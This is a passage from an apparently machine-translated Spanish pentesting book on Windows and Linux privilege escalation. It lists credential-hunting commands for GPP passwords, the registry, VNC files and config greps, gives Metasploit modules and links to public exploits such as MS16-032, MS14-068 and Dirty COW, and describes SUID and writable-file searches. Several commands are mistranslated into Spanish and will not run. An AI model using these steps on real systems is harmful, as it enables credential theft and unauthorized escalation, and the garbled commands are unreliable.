Preferencias. Si están disponibles, a menudo puede encontrarlos accesibles en el directorio SYSVOL de su controlador de dominio vecino amigable.

El módulo **Metasploit** para verificar esta vulnerabilidad es: post/windows/gather/credentials/gpp Sin embargo, verificar manualmente

es muy fácil de hacer. La ubicación del archivo interesante generalmente será algo como esto: \\DC\SYSVOL\Policies\DIRECTORY\MACHINE\Preferences\Groups\Groups.xml

A veces hay una versión en caché ubicada en la computadora en la siguiente ubicación: C:\ProgramData\Microsoft\Group Policy\History\ DIRECTORY\MACHINE\Preferences\Groups\Groups.xml

Está más interesado en los campos *Nombre* y *ccontraseña* . La *contraseña c* se cifrará pero se descifrará fácilmente con herramientas como **GPP-Decrypt.** https://github.com/BustedSec/gpp-decrypt gpp-descifrar ccontraseña

Otras opciones incluyen **GP3Finder** o usar **el** cmdlet ***Get GPPPassword*** de PowerSploit . https://github.com/PowerShellMafia/PowerSploit https://www.toolswatch.org/2015/12/group-policy-preferences-password finder-gp3finder-v4-0/

VNC

Se sabe que VNC almacena contraseñas en texto sin formato. Lo más fácil es realizar una búsqueda rápida.

```
dir /b /s *vnc.ini
```

Verifique la versión instalada y realice algunas búsquedas rápidas en Internet para confirmar si VNC también almacenó contraseñas en el registro.

Buscar archivos

Busque archivos con texto específico o nombres de archivo. findstr /si contraseña *.txt findstr /si contraseña *.xml findstr /si contraseña *.ini

dir /b /s

contraseña **Buscar**

en el registro Buscar en el registro las contraseñas

almacenadas. consulta de registro "HKLM\SOFTWARE\Microsoft\Windows
NT\Currentversion\Winlogon" consulta de registro HKLM /f
contraseña /t REG_SZ /s consulta de registro HKCU /f contraseña /
t REG_SZ /s **Buscar Metasploit** Usar otros módulos de publicación

de Metasploit para buscar credenciales almacenadas . *msf6* >

buscar publicación/windows/reunir/credenciales

Ver también

Búsqueda y descifrado de contraseñas > Obtener credenciales de un usuario comprometido
Sistema

APLICACIONES ANTICIPADAS

Al enumerar un sistema, asegúrese de comprobar las versiones de los programas y servicios que se están ejecutando. Es posible que se tope con una versión desactualizada de una aplicación con un exploit conocido que se puede usar para escalar privilegios.

OTROS METODOS

Se descubren nuevos exploits todo el tiempo, por lo que la enumeración es tan importante. Nunca se sabe cuándo un exploit de prueba de concepto (PoC) que se acaba de lanzar puede ser exactamente lo que está buscando. Si bien hay demasiados métodos para enumerarlos todos aquí, creo que hay algunos otros específicos que vale la pena mencionar brevemente, solo para que los conozca.

Secuestro de DLL

https://github.com/PowerShellMafia/PowerSploit Utilice los
siguientes cmdlets:

Find-ProcessDLLHijack
Find-PathDLLHijack
Write-HijackDll

Inyección DLL

https://securityxploded.com/remote-dll-injector.php **Metasploit:**
post/windows/manage/reflective_dll_inject **Manipulación** de
tokens https://github.com/foxglovesec/RottenPotato https://

github.com/breenmachine/RottenPotatoNG

Patata caliente

https://github.com/foxglovesec/Patata

Identificador de inicio de sesión secundario

https://github.com/khr0x40sh/ms16-032 **Metasploit:**
exploit/windows/local/
ms16_032_secondary_logon_handle_privesc

Intel SYSRET

https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS12-042 https://www.exploit-db.com/exploits/20861

Programador de tareas

Hay varias vulnerabilidades con el Programador de tareas. Un par de ellos se enumeran a continuación.

Metasploit:
exploit/windows/local/ms10_092_schelevator https://
www.exploit-db.com/exploits/46918

MS14-068

Esto puede ser bueno si tiene acceso a un controlador de dominio con **Kerberos** (Puerto 88) abierto.

Necesitará PyKEK y Mimikatz para esto. https://github.com/
SecWiki/windows-kernel-exploits/tree/master/MS14-068/pykek https://github.com/gentilkiwi/mimikatz

Metasploit:
auxiliar/admin/kerberos/ms14_068_kerberos_checksum

linux

EXPLOTACIONES DEL NÚCLEO

Al igual que Windows, deberá recopilar los detalles del sistema operativo y del kernel del objetivo para avanzar por este camino. Hay algunos comandos diferentes para recopilar esta información.

```
uname -a
cat /etc/issue
cat /proc/version
cat /etc/*-release
```

Cuando transfiera exploits al destino, deberá asegurarse de que está utilizando un directorio de escritura como /tmp, o en otro lugar si necesita que los archivos persistan después de un reinicio.

Vaca sucia (CVE-2016-5195)

Esta es una vulnerabilidad importante que afectó al kernel de Linux 2.x (~2.6.22) a 4.x antes de 4.8.3. Vale la pena conocerlo por sí mismo debido a lo extendido que estaba y al hecho de que hay múltiples exploits para él. https://dirtycow.ninja/ https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs Algunos funcionan de manera más consistente que otros, por lo que es una buena idea familiarizarse con todos ellos, ya que algunos funcionan donde otros no. Asegúrese de conocer los problemas de estabilidad que tienen algunos y cómo mitigar o solucionar esos problemas también.

APLICACIONES ANTICIPADAS

Tal como mencioné con Windows, puede haber aplicaciones que sean vulnerables a un error conocido de escalada de privilegios. Verifique las versiones de las aplicaciones presentes en el sistema y busque Exploit-DB para posibles exploits.

SERVICIOS FUNCIONANDO COMO RAÍZ

Una verificación rápida determinará qué servicios se están ejecutando como root, algunos de los cuales puede usar para obtener un shell de root, ejecutar comandos adicionales o manipular para elevar los privilegios. Buenos ejemplos serían

MySQL o **Vim,** pero prepárese para obtener más información sobre programas y servicios con los que no está familiarizado. También pueden proporcionar una ruta de escalada para raíz.

```
pd a | raíz de grep
```

PRIVILEGIOS DE SUDO

Si tiene un shell de privilegios bajos, una de las primeras cosas que debe hacer es determinar el usuario y el acceso que tiene. Unos pocos comandos simples deberían decirle:

```
id
sudo -l
sudo -ll
```

Puede tener suerte y descubrir que el usuario tiene todos los derechos de sudo. En cambio, puede encontrar que el usuario puede realizar solo ciertas acciones, pero esas acciones pueden ser suficientes para elevar los privilegios por sí mismas o aprovechar otra vulnerabilidad que encuentre en otra parte del sistema.

ARCHIVOS SUID Y SGID

Cuando observa los permisos de archivo en Linux, verá lo que primero parece ser una serie de letras y guiones aleatorios que se ven así: -
rwxrw-r-- raíz raíz

El primer guión a veces puede ser un *anuncio* de directorio, los siguientes tres caracteres representan permisos de usuario, los siguientes tres representan permisos de grupo y los últimos tres representan permisos globales. También debería ver el propietario y el grupo del archivo junto a estos permisos. Los permisos normalmente se indican con un guión (-), lo que significa que no se han establecido permisos, o una r, w o *x* para permisos de *lectura, escritura* y *ejecución .* Ocasionalmente, se encontrará con una s en la que espera ver una x o una - en lugar del usuario o grupo. Estos son archivos *SUID* y *SGID .* Los archivos **SUID** se ejecutan con los permisos del usuario propietario del archivo. Los archivos **SGID** se ejecutan con los permisos del grupo propietario del archivo. Esto entra en juego para la escalada de privilegios porque su shell de privilegios bajos a veces puede elevarse aprovechando archivos que se ejecutan con permisos más altos de los que tiene actualmente.

La forma más sencilla de encontrar estos archivos es ejecutar el siguiente comando desde

el directorio raíz: find /
-perm -g=s -o -perm -u=s -type f 2>/dev/null Luego puede verificar los

permisos específicos y la propiedad del archivo con: ls -l /path/filename Preste mucha atención a los archivos y carpetas propiedad de root, pero tenga en cuenta que otros archivos pueden seguir siendo

útiles si sus propietarios tienen permisos especiales.

GUIONES Y ARCHIVOS DE ESCRITURA

Otra forma, a menudo fácil, de escalar privilegios es identificar los archivos que se pueden escribir. Estos pueden ser cualquier cosa, desde archivos de configuración hasta scripts. Pueden ser elementos que se ejecutan al inicio, trabajos cron o incluso archivos confidenciales como */etc/passwd* o el *archivo /etc/sudoers* . Para localizarlos, simplemente necesita ejecutar los siguientes comandos (o similares) desde el directorio raíz.

Directorios:

```
find / -writable -type d 2>/dev/null
```

```
Archivos: buscar / -escribible -tipo f 2>/dev/null
```

Enlaces simbólicos:

```
find / -writable -type l 2>/dev/null
```

CREDENCIALES ALMACENADAS

Este método todavía está en juego en máquinas Linux. Según los servicios que se estén ejecutando, puede buscar contraseñas en los archivos de configuración, así como probar las credenciales conocidas para su posible reutilización. Puede buscar archivos individualmente usando comandos similares a este: grep -i pass file.config También puede realizar una búsqueda de nombres de archivo específicos que pueden contener contraseñas como esta: localizar contraseña | más

```
```

OTROS RECURSOS

Hay varios otros recursos que sentí que valía la pena mencionar que no encajan perfectamente en los capítulos anteriores. Voy a enumerar estos a continuación con una breve descripción. Tenga en cuenta que habrá muchos otros que no menciono en este libro. Usted tiene la responsabilidad como profesional de continuar investigando, aprendiendo y desarrollando sus habilidades y su repertorio. Este viaje realmente nunca termina, pero espero que este libro le haya dado un sólido punto de partida. Recuerda, la perseverancia es imprescindible en este campo, y el fracaso es parte del proceso. Muchas personas no aprenden a fallar, así que una vez que se topan con un obstáculo, simplemente se dan por vencidos.
Todo lo que intentas que no funciona te acerca a lo que funciona y es una experiencia valiosa para proyectos futuros.

Encuentre herramientas

adicionales Constantemente se desarrollan nuevas herramientas de código abierto para probar las últimas y mejores tecnologías que existen. Los sitios a continuación son solo algunos recursos para descubrir nuevas herramientas que podrían ser exactamente lo que está buscando.

https://www.darknet.org.uk/ https://www.kitploit.com/ **Hackeo de Google** https://www.exploit-db.com/google-hacking-database Google Hacking o "Dorking" consiste esencialmente en usar operadores avanzados en las búsquedas de Google para encontrar problemas de seguridad. Puede ser útil en un compromiso del mundo real.

Shodan

https://www.shodan.io/

Shodan es un motor de búsqueda de dispositivos que se conectan a Internet. Esto podría significar servidores web, termostatos, cámaras de seguridad o lo que sea. Puede ser un recurso invaluable para situaciones del mundo real, desde pentesting hasta respuesta a incidentes.

Netcraft

https://sitereport.netcraft.com/ La
página Informe del sitio de Netcraft puede ayudarlo a detectar vulnerabilidades en los sitios web.

Qualys SSLLabs

https://www.ssllabs.com/ Esto
comprueba la configuración SSL de los sitios web.

Las siguientes utilidades son útiles cuando tiene problemas de codificación o
decodificación y necesita una solución rápida para seguir avanzando.

Decodificación/codificación

Base64 https://www.base64decode.org/
https://www.base64encode.org/

Decodificación/codificación

de URL https://www.urldecoder.org/
https://www.urlencoder.org/

Decodificar/Codificar: hexadecimal, URL,
Base64 https://www.convertstring.com/EncodeDecode

Embellecer JavaScript / CSS https://www.prettifyjs.net/
https://www.prettifycss.com/ **CyberSorcery.Net** https://
cybersorcery.net/ Aquí encontrará recursos adicionales

de seguridad cibernética, incluidos repositorios de
respaldo para todos los enlaces de Github mencionados
en este libro.

NOTES

NOTES